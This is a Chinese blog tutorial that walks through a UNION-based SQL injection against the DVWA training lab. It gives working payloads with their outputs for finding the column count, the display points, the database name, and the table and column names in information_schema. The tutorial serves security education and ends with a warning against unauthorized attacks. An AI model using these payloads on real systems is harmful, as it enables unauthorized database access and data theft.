



链滴

SQL 注入实战之 - 联合查询 (显错注入)

作者: [Kun-ROC](#)

原文链接: <https://ld246.com/article/1622794531744>


来源网站: [链滴](#)

许可协议: [署名-相同方式共享 4.0 国际 \(CC BY-SA 4.0\)](#)

本次注入采用DVWA作为靶场


[靶场搭建教程](#)

首先我们设置一下dvwa的安全等级



The screenshot shows the DVWA Security configuration page. On the left is a navigation menu with items like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' and 'Security Level'. It states the current security level is 'low'. Below this is a list of four security levels: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (harder or alternative bad practices), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to 'Low' with a red arrow pointing to it, and a 'Submit' button is next to it. Below the security level section is the 'PHPIDS' section, which is currently disabled. It includes links for 'Enable PHPIDS', 'Simulate attack', and 'View IDS log'.

修改等级后点击submit按钮，之后我们进入sql注入的实战靶场



一.判断注入类型

他给了我们一个form表单，让我们提交一个user ID进去，这个注入点很明确，肯定是我们输入进去的了，id一般都是int 类型的，但是mysql中的int类型是可以用'1'这种方式来表示的

那数据库的查询语句可能是

```
select * from 表 where id = $user_id
```

也可能是

```
select * from 表 where id = '$user_id'
```

那这个id到底是字符串类型的还是数字类型呢

我们可以输入 1 和 '1' 分别测试一下

首先，我们在表单中输入一个数字1来测试



Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

正常显示,然后我们在输入1'试一下

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

我们发现当我们输入1'时,数据库报错了,他说在'1'附近出现语法错误,('1'最外层的单引号是mysql报错后为了标记错误的位置自动加入的,我们不需要看),那这就说明是出现了单引号闭合的错误,以本次注入应该是字符串类型的!

二.确认字段数

确认注入类型后,我们需要确认表中的字段数,为联合查询做准备

在表单中输入(注意--的后面要加一个空格,表示注释)

1' order by 3 --

页面报错,说明这个表只有两个字段

三.判断回显点

a' union select 1,2 --

```
User ID:    
  
ID: a' union select 1,2 --  
First name: 1  
Surname: 2
```

两个字段都可作为回显点使用

四.获取数据库信息

(1).确认库名

`a' union select 1,database() --`

```
User ID:    
  
ID: a' union select 1,database() --  
First name: 1  
Surname: dvwa
```

可以看到当前库名为 **dvwa**

(2)找到库中所有表

`group_concat()` 此函数是将查询到的结果从列展示转换为单行显示，每个结果之间用逗号隔开

`information_schema.tables` 是从`information_schema` 库中的`tables`表中查询

`a' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa' --`

```
User ID:    
  
ID: a' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa' --  
First name: 1  
Surname: guestbook,users
```

(3)查询每个表中的每个字段

`a' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' and table_schema='dvwa' --`

```
User ID:    
  
ID: a' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' and table_schema='dvwa' --  
First name: 1  
Surname: user_id, first_name, last_name, user, password, avatar, last_login, failed_login
```

`a' union select 1,group_concat(column_name) from information_schema.columns where table_name='guestbook' and table_schema='dvwa' --`

User ID:

```
ID: a' union select 1,group_concat(column_name) from information_schema.columns where table_name='guestbook' and table_schema='dvwa' --  
First name: 1  
Surname: comment_id, comment, name
```

这样就可以拿我们需要的数据了,本次注入教程到此结束!!!(注:对任何未经授权的网站进行攻击均为违规行为,请谨慎行事)